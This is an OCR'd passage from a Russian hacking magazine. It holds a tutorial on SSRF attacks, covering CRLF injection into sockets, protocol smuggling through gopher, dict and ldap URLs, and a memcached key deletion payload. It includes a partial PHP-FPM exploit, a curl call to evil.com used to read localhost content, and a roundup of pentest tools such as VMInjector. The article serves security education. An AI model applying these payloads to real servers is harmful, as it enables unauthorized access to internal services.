


Схема атаки SSRF. ОС будет выбирает сетевые интерфейсы на основе IP, поэтому можно отправлять данные на loopback и во внутренние сети

pastebin.com/XP2BYmR7

```
#!/usr/bin/ruby
# coding: ASCII-8BIT

# Exploit Title: PHP-FPM universal SSRF bypass safe_mode/disabled_functions/open_basedir/etc
# redefine any php.ini values, not specified in php_admin_value
# SSRF - Server Side Request Forgery
# additional info about techinuque: http://www.slideshare.net/d0znpp/ssrf-attacks-and-sockets-smorgasbord-of-vulnerabilities
# Google Dork: not relevant
# Date: 21/11/12
# Exploit Author: @ONsec_lab http://lab.onsec.ru
# Vendor Homepage: php.net fastcgi.com
# Software Link: php-fpm.org
# Version: all
# Tested on: all
# CVE : not a vuln (bug by design)

require 'socket'
require 'base64'


class FCGIRecord

  class BeginRequest < FCGIRecord
    def initialize( id)
      @id = id
      @type = 1
      @data = "\x00\x01\x00\x00\x00\x00\x00\x00"
    end
  end
```

Эксплоит для обхода всевозможных FastCGI safe_mode, open_basedir, disable_functions и прочего. И все это через один только fsockopen/fwrite

угроз. Не уязвимостей, не атак, а именно угроз (treat). Это еще одна, самая, на наш взгляд, аморфная сущность в мире терминов ИБ. Очевидно, SSRF может обеспечивать различные угрозы, в зависимости от конкретной эксплуатации. На этом краткий экскурс в теорию окончен. Для классификации уязвимостей настоятельно рекомендуем пользоваться CWE (cwe.mitre.org).

ПРИЧИНЫ SSRF. РАЗЛИЧНЫЕ УЯЗВИМОСТИ

Начнем сначала: наша (SSRF) цель — научиться подделывать запросы от имени сервера. Запросы — это, разумеется, TCP/UDP-пакеты. Что мы можем в них подделывать? Отправитель фиксирован — это тот самый уязвимый сервер, в поправке на веб-приложения — веб-сервер или сервер приложений, может быть и сервер СУБД или любой другой сервер в рамках архитектуры проекта. Все, что может открыть сокет, может быть уязвимо к SSRF. Что мы можем подделать в пакете? Получателя (адрес и порт) и, разумеется, данные, то есть тело пакета.

Теперь определимся с тем, как мы можем подделывать пакеты. Все уязвимости, которые известны на данный момент как обеспечивающие SSRF, можно разбить на следующие группы:

- недостаточная фильтрация при записи данных в сокеты;
- небезопасные сетевые библиотеки;
- обработка форматов файлов со ссылками на внешние данные;
- обработка протоколов со ссылками на внешние данные.

Группы эти весьма условны и призваны скорее помочь в освоении всех возможных техник атак, чем классифицировать уязвимости. Также отметим, что одну уязвимость иногда можно будет отнести к нескольким группам сразу.

НЕДОСТАТОЧНАЯ ФИЛЬТРАЦИЯ ПРИ ЗАПИСИ ДАННЫХ В СОКЕТЫ

Самый простой вариант. Приложение само открывает сокет посредством встроенных функций (fsockopen для PHP) и пишет туда данные, которые не проходят должную фильтрацию. В этом случае должна быть возможность влиять также на адрес получателя пакета, то есть хост и порт, куда будет открыт сокет, но для самой подделки запроса требуется хотя бы возможность влиять на данные. Рассмотрим пример с прошедшего недавно ZeroNights hackquest:

```
<?php
$host = '127.0.0.1';
$f=fsockopen($host,80);
. . .
fputs($f,"GET /index.php?user={$_POST['login']} ↵
HTTP/1.1\r\nHost: $host\r\n\r\n");//CRLF injection
$resp = "";
while($s = fgets($f))
  $resp.=$s;
$resp=substr($resp,strpos($resp,"\r\n\r\n"));//read by ↵
EOF, not by Length header
?>
```


Как видно, пользовательские данные попадают в тело HTTP-запроса без фильтрации разделителей пакетов (CRLF). В результате атакующий может добавить в запрос произвольные HTTP-заголовки по своему усмотрению. Но это еще не все. Обращаясь к спецификации RFC (см. Keep-Alive), мы понимаем, что можем даже отправить несколько новых, уже полностью контролируемых нами HTTP-запросов и они также будут обработаны веб-сервером. Вывод первый — фильтруйте данные, которые хотите записать в сокет.

НЕБЕЗОПАСНЫЕ СЕТЕВЫЕ БИБЛИОТЕКИ

Называются также «unsafe server-side redirect», например во втором издании WAHH (Web Application Hackers Handbook). На самом деле могут проявляться не только в редиректах. Такие уязвимости существуют в сетевых библиотеках, которые используют разработчики, чтобы не реализовывать какой-то протокол на чистых сокетах. Сетевые библиотеки существуют во всех средах разработки, есть также универсальные, такие как cURL. Главная отличительная черта библиотек — разбор URL строки и выбор соответствующего протокола (в случае использования голых сокетов только тип соединения может быть задан в URL хоста — ssl://, unix://, udp:// и так далее, — а сам протокол реализовывает разработчик). Например, для http://localhost, ftp://localhost и другие. Здесь стоит отметить отдельно схему file://, которая позволяет получить доступ к локальным файлам сервера, исполняющего код. Редкий разработчик задумается о том, что сетевая библиотека может читать также и локальные файлы. Далее начинаются особенности уже в реализации конкретных протоколов, о которых мы поговорим ниже.

ОБРАБОТКА ФОРМАТОВ ФАЙЛОВ СО ССЫЛКАМИ НА ВНЕШНИЕ ДАННЫЕ

Наверное, ты уже не раз слышал про такие уязвимости, как XXE (XML External Entity). Это особенность парсера XML, заключающая-



Различные варианты атак SSRF внутри инфраструктуры приложения.

ся в возможности подключения в тело документа внешних данных. Данные эти получаются по ссылкам, которые парсер обрабатывает с помощью какой-либо сетевой библиотеки. Про библиотеки и их проблемы мы уже говорили разделом выше.

Но XML далеко не единственный формат файлов, поддерживающий ссылки на внешние данные. Достоверно известно, что такие форматы, как OpenOffice, MS Office, а также PDF, тоже могут ссылаться на внешние сущности.

ОБРАБОТКА ПРОТОКОЛОВ СО ССЫЛКАМИ НА ВНЕШНИЕ ДАННЫЕ

Веб-приложения — это всегда какая-то, пусть и небольшая инфраструктура. Элементы ее общаются между собой, используя свои протоколы. Типичным примером являются базы данных. Приложение работает с базой по ее протоколу, а сами запросы отправляются согласно SQL-синтаксису. Так вот, влияя на данные внутри протоколов обмена, можно дать приложению инструкцию к открытию сокета и записи туда каких-то данных, используя функционал этого самого приложения.

В рассматриваемом случае СУБД это можно сделать через старые добрые SQL-инъекции, вызвав определенные функции SQL. Для Postgres это будет, например, группа функций db_link*(). В конечном счете опять-таки будет вызвана соответствующая сетевая библиотека.

ПРОТОКОЛЫ И SMUGGLING

Итак, у нас есть возможность открыть сокет и что-то туда записать. Для получения профита требуется теперь, чтобы это что-то было воспринято каким-то функционалом (слушающим сокет, разумеется) и выполнило нужные нам действия. В системе много разных сервисов, и найти интересный не так сложно. Другое дело — как заставить наши данные быть воспринятыми. Ведь у нас не всегда есть возможность (а на практике ее никогда нет) записывать произвольные данные в сокет по своему усмотрению. Обычно есть неподконтрольный нам первый кусочек данных (header), между которыми в пакет записываются наши данные. Здесь на помощь приходят техники smuggling-протоколов — то есть возможность делать из доступного требуемые пакеты, ну или почти требуемые (битые, дефектные), если конечный сервис будет их обрабатывать.

Прежде чем говорить об эксплуатации, рассмотрим две особенности сетевого взаимодействия и обработки пакетов как на стороне сервера, так и на стороне клиента (клиентом в случае SSRF является уязвимый сервер, а сервером — целевой сервер, такая вот чехарда).

Формирование HTTP ответа через SSRF

```
GET /head HTTP/1.1
Host: localhost

GET /data HTTP/1.1
Host: localhost

GET /foot HTTP/1.1
Host: localhost

HTTP/1.1 200 OK
...
<?xml version='1.0'?><root>
<![CDATA[

HTTP/1.1 200 OK
...
i want to read this
<secret>ololo</secret>

HTTP/1.1 200 OK
...
]]></root>
```

```
while($s = fgets($f))
        $resp.=$s;
$resp=substr($resp,strpos($resp,"\r\n\r
\n")); $doc = new DOMDocument();
$doc->loadXML($resp);
echo $doc->getElementsByTagName("root")-
>item(0)->nodeValue;
```

Вот так можно отформатировать HTTP-ответы сервера в формат, пригодный для чтения логикой веб-приложения.

Нулевая особенность — разумеется, это авторизация, все трюки SSRF направлены только на одно — использование для своих нужд сервисов с host-based авторизацией. Вешая сервис на адрес 127.0.0.1, никто не задумывается, что запрос злоумышленника может прийти как раз с этого 127.0.0.1. Поэтому и живет SSRF. На этом же попадаются и более крупные проекты, когда внутренняя сеть считается доверенной.

Первая особенность — сетевое приложение не закрывает сокет при получении некорректного пакета. Наиболее распространено среди plain/text-протоколов, но встречаются и бинарные.

Вторая особенность — уязвимое приложение (код программиста или сетевая библиотека) отправляет данные, не удостоверившись, что сервер поддерживает тот протокол, по которому устанавливается соединение.

С первого раза довольно сложно понять суть и смысл этих особенностей, поэтому приведем примеры. Для всех примеров будем использовать netcat — простую сетевую утилиту для работы с сокетами, запускается она командой nc. Обрати внимание, что при прослушивании сокета и отправке вывода в stdout байты будут конвертироваться в соответствии с настройкой локали. Например, если в сокет запишут 0x08, то он будет воспринят уже в консольном режиме как backspace и байта перед этим символом на экране не будет. Для того чтобы не обмануться, вывод nc следует записывать в файл, а затем читать его через hexdump -C. Для отправки пакетов plain/text-протоколов проще всего использовать утилиту telnet.

Итак, первая особенность. Рассмотрим ее на примере популярного сервиса noSQL in-memory базы данных memcached. Без ограничения общности здесь может быть практически любой plain/text-протокольный сервис, но memcached уж очень распространен в веб-приложениях, чтобы обойти его стороной.

```
~$ telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
ololo-invaid
ERROR
version
VERSION 1.4.5
ololol-onvaild2
ERROR
quit
Connection closed by foreign host.
```

Как видно, при получении некорректных данных команд ololo-invalid и olololo-invalid2 сокет не был закрыт. Закрыть его удалось только после отправки команды quit. Здесь же видно, что нам удалось корректно работать с протоколов даже после отправки неверной команды, мы успешно выполнили команду version после ololo-invalid.

Продемонстрируем вторую особенность, на этот раз уже на уровне сетевой библиотеки. Откроем порт 8000 на прослушку и выполним обращение на этот порт через протокол LDAP, используя две разные библиотеки: cURL и LWP. Сначала cURL:

```
~$ nc -l -vv -p 8000 > out &
listening on [any] 8000 …
~$ curl ldap://localhost:8000/aaaaa
^C

connect to [127.0.0.1] from localhost [127.0.0.1] 47648
~$ cat out | hexdump -C
00000000  30 0c 02 01 01 60 07 02  01 03 04 00 80 00 ↵
|0....`........|
0000000e
```

Как видим, в данных, которые отправил сервер, никаких байт 0x61 из нашего URL нету. Библиотека, прежде чем что-то отправить, запросила стандартное приглашение и, так как наш nc не смог на него ответить должным образом, не стала больше посылать данные.

Теперь попробуем LWP (на самом деле здесь он только обертка над libnet-ldap-perl библиотекой):

```
~$ nc -l -vv -p 8000 > out &
listening on [any] 8000 …
~$ perl -MLWP -e "my \$b=LWP::UserAgent->new; ↵
\$u='ldap://localhost:8000/aaaaa' ;\$b->get(\$u);"
^C

connect to [127.0.0.1] from localhost [127.0.0.1] 47686
~$ cat out | hexdump -C
00000000  30 2a 02 01 01 63 25 04  05 61 61 61 61 61 ↵
0a 01  |0*...c%..aaaaa..|
00000010  00 0a 01 02 02 01 00 02  01 00 01 01 00 87 ↵
0b 6f   |..............o|
00000020  62 6a 65 63 74 43 6c 61  73 73 30 00 ↵
|bjectClass0.|
0000002c
```

Результат налицо — сервер не стал проверять протокол и сразу отправил данные. В дампе четко видна пользовательская часть данных 0x61.

Теперь объединим две эти техники и научим LWP работать с memcached через LDAP, хорошо звучит, на правда ли? :) Сначала установим с помощью telnet ключ mykey в значение 12345, а потом попробуем удалить его через SSRF, используя LWP и LDAP.

```
~$ telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
set mykey 1 3600 5
12345
STORED
get mykey
VALUE mykey 1 5
12345
END
quit
Connection closed by foreign host.
~$ perl -MLWP -e "my \$b=LWP::UserAgent->new;
\$u='ldap://localhost:11211/%0adelete%20mykey%0aquit%0a'↵
;\$b->get(\$u);"
~$ telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
get mykey
END
```

Как видно, ключ со временем жизни 3600 секунд и длиной 5 байт был успешно удален через SSRF.

URI СХЕМЫ И ПОДДЕРЖКА ПРОТОКОЛОВ В СЕТЕВЫХ БИБЛИОТЕКАХ

Как мы уже говорили раньше, большинство эксплуатаций основывается на сетевых библиотеках, которые вызываются тем или иным образом. Библиотеки эти могут быть вызваны напрямую из веб-приложения или же косвенно через другие функции, например из СУБД, парсера какого-то формата файлов или еще откуда-то. Главной и самой интересной для нас особенностью сетевых библиотек является их универсальность, то есть поддержка многих протоколов для обмена данными. Как мы понимаем, чем больше протоколов реализовано, тем больше вероятность допустить ошибку в каком-нибудь из них.


Библиотека выбирает протокол передачи данных на основе URL-схемы. Схему эту часто можно передать в пользовательских данных, то есть заставить библиотеку выбрать тот или иной протокол на наше усмотрение. А дальше надо найти такие протоколы, которые удобно было бы использовать для smuggling — про него мы с тобой уже все поняли. Самым интересным и полезным оказывается протокол gopher://, который Александр Поляков и Дмитрий Частухин из ERPscan впервые использовали для SSRF под SAP и показали в Вегасе летом 2012 года. Протокол хорош тем, что байты, следующие в пути URL, полностью составляют весь TCP-пакет. Первым байтом должен идти тип данных, которые клиент ожидает получить от сервера, — число от 1 до 9. Первый байт не передается в пакете, передается все, что следует за ним. Было бы очень круто подделывать любые TCP-пакеты с помощью gopher, но такой малины не бывает. Более подробно об этих ограничениях можно прочитать в нашей SSRF cheatsheet. Вкратце: Java не пускает байты выше ASCII, а cURL не пускает null-байт (0x00), зато LWP работает как надо. Но как бы там ни было, gopher открывает нам возможность эксплуатации бинарных протоколов, так как данные пакета могут быть подделаны с самого начала, где обычно располагаются сведения о типе пакета, размере и прочие вещи, без которых пакет будет отброшен.

Остальные протоколы TCP пригодны для эксплуатации plain/text-протоколов, где разделителями являются символы новой строки и перевода каретки. Их мы обнаружили в ходе подготовки доклада на ZeroNights 0x02. Это протоколы (URL-схемы): dict:// и ldap:// (только LWP). Детали ты опять же быстрее прочтешь в «SSRF bible. Cheatsheet». Там же можешь найти и более изысканные варианты, такие как использование db_link-функций в Postgres. Вся прелесть plain/text-протоколов в том, что большинство интересных сервисов, применяемых при проектировании веб-приложений, используют именно их. Например, memcached, различные noSQL базы данных и, разумеется, бэкенды с REST API или XMLRPC.

Не стоит забывать и о протоколах HTTP(S)/FTP(S). Пусть они и не открывают нам возможность подделки запросов для каких-либо других протоколов, но тем не менее, при должном умении многое можно сделать и только через них. Из типичных примеров, которые удавалось получить на практике: чтение внутренней wiki, доступ к серверу с исходниками, получение данных из CouchDB (она на REST API).



Уязвимость сканирования локальных портов для WordPress XMLRPC pingback. Результат — получение комментария в блоге с содержимым stats команды memcached :) Подробнее про уязвимость: bit.ly/ROT07a



Что будет, если такой ODF-документ попадет на преобразование серверу OpenOffice? Будет чтение файлов и SSRF!

ЧТЕНИЕ ОТВЕТА СЕРВЕРА. МОЗАИЧНАЯ КОНСТРУКЦИЯ НУЖНОГО ФОРМАТА

Эксплуатация SSRF в реальной жизни затрудняется тем, что функционал, содержащий те или иные описанные уязвимости, просто так не выдает нам ответ сервера. Как правило, логика уязвимого приложения ожидает какой-то определенный формат ответа и прочитать ответ от эксплуатируемого сервиса возможным не представляется. Но это только на первый взгляд. Нет ничего невозможного, особенно на сетевом уровне.

Далеко ходить не будем и рассмотрим пример с того же ZeroNights hackquest:

```
. . .
libxml_disable_entity_loader(true);//no XXE
fputs($f,"GET /index.php?username={$_POST['login']} ↵
HTTP/1.1\r\nHost: $host\r\n\r\n");//CRLF injection
$resp = "";
while($s = fgets($f))
  $resp.=$s;
$resp=substr($resp,strpos($resp,"\r\n\r\n"));//read by ↵
EOF, not by Length header
$doc = new DOMDocument();
$doc->loadXML($resp);
echo $doc->getElementsByTagName("error")->↵
item(0)->nodeValue;
```

Здесь, как мы уже писали выше, есть возможность отправлять через CRLF несколько HTTP-запросов в одном сокете. Веб-сервер же на это будет нам отдавать содержимое нескольких HTTP-ответов. Теперь внимание на уязвимое приложение — вторая его особенность (помимо CRLF-инъекции в сокет): ответом сервера считается все, что идет после первого двойного переноса строки. Правильнее было бы читать столько байт, сколько вернулось в заголовке Content-Length HTTP-ответа, но приложение работает не так. В результате, получив несколько HTTP-ответов, мы прочитаем полностью все их содержимое.

Теперь смотрим на логику обработки ответа сервера. Прочитать его удается в том случае, если, во-первых, вернется валидный XML и, во-вторых, данные, которые мы хотим прочитать, будут в первом теге «error». Как бы состряпать такой документ? Очень просто, примерно вот так:

```
HTTP/1.1 200 OK
Date: Thu, 08 Nov 2012 14:03:34 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Content-Length: 47
Content-Type: text/html

<error><![CDATA[

HTTP/1.1 200 OK
…

HTTP/1.1 200 OK
...

]]></error>
```

Для того чтобы получить в HTTP-ответе нужные нам байты, можно использовать заголовок запроса Range, это позволит получить не все данные HTTP-ответа, а только определенные, немного похоже на SQLi+substr, правда? :) Range-заголовок запроса имеет следующий формат: «Range: bytes=0-9», где первое число — стартовая позиция для чтения, второе — финальная позиция. Можно запрашивать и диапазоны, например «Range: bytes=0-9,10-20», только учти, что они будут разделены в HTTP-ответе аналогично multipart-запросу. Разумеется, можно использовать и другие методы, такие как вывод в ответ сервера данных из запроса (ага, XSS). Главное, чтобы все ответы, которые мы хотим собрать в мозаику нужного нам формата, были получены за одну операцию доступа.

Можно было бы сказать и проще — в одном сокете с одного хоста, но это не так. Дело в том, что при консольном вызове cURL есть возможность задавать несколько URL через wildcards, например:


```
~# curl http://evil.com/[1-3].php
```

выведен контент по очереди всех трех скриптов 1.php, 2.php, 3.php. При этом, если какой-то из них будет делать 3xx перенаправление, будет выведен уже целевой (перенаправленный) контент. А теперь соединим все вместе: 1.php: «<tag><![CDATA[», 2.php: «header('Location: http://localhost/i-want-to-read-this');», 3.php: «]]></tag>». Вот так мы похакали SOP для HTTP-клиента cURL (на самом деле SOP относится только к браузерам, разумеется).

ХОРОШЕГО ПОНЕМНОЖКУ

На этом вводную статью мы заканчиваем. Просим не расстраиваться — это только первая часть нашей повести про SSRF-атаки. Во второй части мы расскажем уже про практическую эксплуатацию атак SSRF, рассмотрим сочные эксплойты и красивые трюки, а может быть, даже похакаем несколько известных систем. Не забывай, что самые новые вкусные фичи регулярно публикуются в «SSRF bible. Cheatsheet», доступном всем без ограничения в Google Docs (кнопка в меню на lab.onsec.ru или короткая ссылка goo.gl/xSoCq). Теперь ты морально и технически подготовлен к освоению SSRF-атак во всех их проявлениях. Дерзай! ⌶

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)



X-Tools

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Авторы: Андрей Петухов, Георгий Носеевич
URL: internalsecurity.ru/media/resources/openam-xxe-tools.zip
Система: Linux/Windows



В ЧУЖОЙ СИСТЕМЕ КАК В СВОЕЙ

Не секрет, что для тестирования возможности локального включения файлов широко используется один из векторов: либо /etc/passwd, либо ../../(много раз)/etc/passwd. Допустим, ты получил возможность читать локальные файлы (и, может быть, просматривать листинги каталогов). Следующим логичным шагом будет поиск «мяса» в каталогах веб-приложения — конфигурационных файлов с учетками ко внешним сервисам, логов и прочих исходников. Делать это ручками долговато. И вот тут нам на помощь приходит FuSE-драйвер для монтирования удаленной файловой системы через уязвимость с возможностью Local File Read (см. PHPшные LFI или XXE).

С его помощью (конечно, немного подкрутив питоновский скрипт) ты получишь возможность ходить по удаленной файловой системе как по локальной и (самое главное!) применять твои любимые POSIX-тулзы типа grep'a и find'a. К дополнительным возможностям тулзы относятся:

- возможность работы через прокси-сервер (ты сможешь увидеть все запросы и ответы);
- возможность кешировать скачанные файлы для офлайн-доступа.

Инструмент был впервые представлен на ZeroNights 2012.

```
VMInjector x86 DLL v0.1
[+]DLL loaded.
[+]Available OS signatu
[0] Windows 7 x64 SP0-S
[1] Windows 7 x86 SP0 a
[2] Windows 7 x86 SP1
[3] Windows XP x86 SP2-
[4] MAC OS X 10.6.4 x64
[5] MAC OS X 10.6.8 x64
[6] MAC OS X 10.6.8 x32
[7] MAC OS X 10.7.3 x64
[8] UBUNTU 11.10, 11.04
[9] UBUNTU 11.10, 11.04
[+]Select OS to unlock:
```

Автор: Marco Batista
URL: https://github.com/batistam/VMInjector
Система: Windows

2

ВИРТУАЛЬНАЯ ИНЪЕКЦИЯ

VMInjector предназначен для обхода окна аутентификации в большинстве основных ОС, запущенных на VMware Workstation/Player. Для этого инструмент напрямую манипулирует данными в памяти системы виртуализации.

Как известно, VMware обрабатывает все выделенные ресурсы для гостевой ОС, включая RAM-память. VMInjector инжектит DLL-библиотеку в процесс VMware и получает доступ к мапированным ресурсам. DLL-библиотека парсит память выбранного процесса VMware и размещенную там RAM-память соответствующей гостевой машины в поисках функции, ответственной за обработку введенного пароля. Когда программа ее находит, она ее патчит, и можно войти в гостевую систему с любым паролем. Сейчас VMInjector может обходить аутентификацию для Windows, Ubuntu и Mac OS X.

Следует отметить, что проводимые изменения в памяти не постоянны и после перезагрузки гостевой виртуальной машины ее парольный функционал примет прежний вид и все придется делать заново. Сам проект состоит из двух частей: Python-скрипта, отвечающего за инъекцию DLL-библиотек, и DLL-библиотек (x86/x64). Не стоит забывать еще один важный момент: без административного доступа на хостовой машине никак не обойтись...

```
@andbug.command.action(
def class_trace(ctxt, c
    'reports calls to d
    cpath = andbug.opti

    with andbug.screed.
        for c in ctxt.s
            c.hookEntri
            andbug.scre

    ctxt.block_exit()
```

Автор: Scott Dunlop
URL: https://github.com/swdunlop/AndBug
Система: Linux / Windows / Mac OS X

3

ИНТЕРАКТИВНЫЙ ОТЛАДЧИК DALVIK

Виртуальная машина Dalvik, используемая на платформе Android, представляет собой Java-подобную виртуальную машину для менее мощного железа и в своей работе использует регистровый промежуточный код.

При отладке Dalvik-кода с помощью Eclipse, Eclipse/NetBeans с Apktool или JDB существуют свои проблемы, которые делают процесс в той или иной степени неудобным и тормозят работу. Однако есть и другие утилиты!

AndBug — скриптовый отладчик, нацеленный как раз на виртуальную машину Dalvik. Проект написан на 90% на Python и на 10% на Си. Для своей работы проект использует тот же интерфейс, что и плагин для отладки Android в Eclipse, — Java Debug Wire Protocol (JDWP) и Dalvik Debug Monitor (DDM), который позволяет:

- захватывать Dalvik-методы;
- исследовать состояние процесса;
- ставить breakpoints;
- производить изменения.

Таким образом, можно легко дампить загруженные классы, методы, состояния потоков, статические атрибуты и проводить трассировку вызовов. Ну и естественно, так как отладчик является интерактивным, он в первую очередь предназначен для написания собственных инструментов.

MERCURY

Общий процесс оценки безопасности Android-приложений обычно включает в себя следующие шаги:


1. Скачивание приложения.
2. Извлечение файла манифеста.
3. Декомпиляция приложения в читаемый исходный или байт-код.
4. Анализ манифеста приложения и кода.
5. Написание пользовательского приложения для проверки аномалий во входных точках исследуемого приложения.

В итоге на каждом этапе используется свой инструмент, что увеличивает время анализа приложения, тем более когда приложений несколько. И как раз для решения данной проблемы был создан Mercury — фреймворк оценки безопасности с открытым исходным кодом для платформы Android, написанный парнями из компании MWR Labs.

Фреймворк предоставляет исследователю ряд интерактивных инструментов, которые позволяют динамически взаимодействовать с исследуемым приложением, запущенным на устройстве (ты удивишься, сколько всего можно сделать). Mercury состоит из двух компонентов, с помощью которых и реализуется процесс исследования:

- агента, устанавливаемого на Android-устройство;
- сервера, который работает на компьютере и отправляет команды на агент.

Авторы: MWR Labs
URL: https://github.com/mwrlabs/mercury
Система: Linux/Windows



Автор: Shay Chen
URL: code.google.com/p/diviner
Система: Linux/Windows



ПРЕДСКАЗЫВАЕМ ИСХОДНЫЙ КОД

При пентесте нужно сделать очень много вещей: google hacking, fingerprinting, attack surface discovery, vulnerability scanning, explotation и так далее. При ручном анализе стоит не забывать о 34 типах атак и 15 слабостях в соответствии с WASC и 64 типах атак и 165 уязвимостях в соответствии с OWASP. Чтобы ускорить процесс, можно собрать больше информации о системе и проверять только то, что в ней действительно может быть.

Diviner — уникальная платформа для активного сбора информации, выполненная в виде расширения для OWASP ZAP, которая пытается предсказать структуру серверной памяти, исходный код приложения и процессы. Делает она это, выполняя сценарии, целью которых является fingerprint поведения, вытекающего из конкретных строк кода, процессов или распределений памяти. В своей работе Diviner использует различные процессы покрытия кода, тесты дифференциации контента и различные сценарии на входные точки в исследуемое приложение.

Возможности:

- визуализация потока данных;
- предсказание исходного кода;
- предсказание структуры памяти;
- менеджер списка задач;
- менеджер payload'ов, интегрированный в ZAP-повторитель.

Авторы: Андрей Часовских, Евгений Бечкало
URL: https://github.com/andreycha/tangerine
Система: Windows




ПРОНИКАЕМ В WINDOWS PHONE

Для мобильной ОС Windows Phone уже доступно большое количество нужных приложений. Однако достойных инструментов для анализа безопасности приложений под WP еще нет! И вот на конференции BlackHat Abu Dhabi 2012 был представлен инструмент Tangerine, который позволяет анализировать Windows Phone приложения. При помощи Tangerine ты можешь понять логику работы приложения и найти уязвимости, даже не имея исходных кодов.

Программа автоматизирует большое количество рутинных задач: распаковку XAP-файла, удаление подписи, переподписывание приложения, упаковку и загрузку на эмулятор. Утилита помогает производить как статический анализ (информация о приложении, capabilities приложения, анализ структуры кода, просмотр используемого API, просмотр IL-кода), так и динамический анализ приложения (трассировка функций, запуск собственного кода).

Можно просматривать, какие функции, с какими параметрами вызывало приложение и что они возвращали. Но главная особенность утилиты — это способность инструментировать чужой код. Можно вставлять свой код перед определенным методом, после или вместо него и изменять значения входных параметров. Пока что поддерживаются только приложения под WP7, но авторы работают над поддержкой WP8.



Автор: Gursev Singh Kalra
URL: www.mcafee.com/ru/downloads/free-tools/oyedata.aspx
Система: Windows



ИЗУЧАЕМ ПРОТОКОЛ ODATA

Open Data Protocol (OData) — это открытый веб-протокол для запроса и обновления данных. OData позволяет создавать RESTful сервисы передачи данных, которые можно использовать для публикации и редактирования ресурсов, идентифицирующихся с помощью URI. Протокол позволяет выполнять операции с ресурсами с помощью HTTP-запросов и получать результаты в форматах Atom, JSON или XML. Данный протокол сейчас активно используется в продуктах таких гигантов, как Microsoft, IBM, SAP и других. Есть протокол и уязвимости в нем — значит, нужен инструмент, который помогает оценить безопасность его использования. И как раз для этого и служит проект Oyedata, написанный на C#.

Особенности:

- GUI;
- создание шаблонов атак из метаданных;
- полезные нагрузки для атак;
- идентифицирование ключей и свойств;
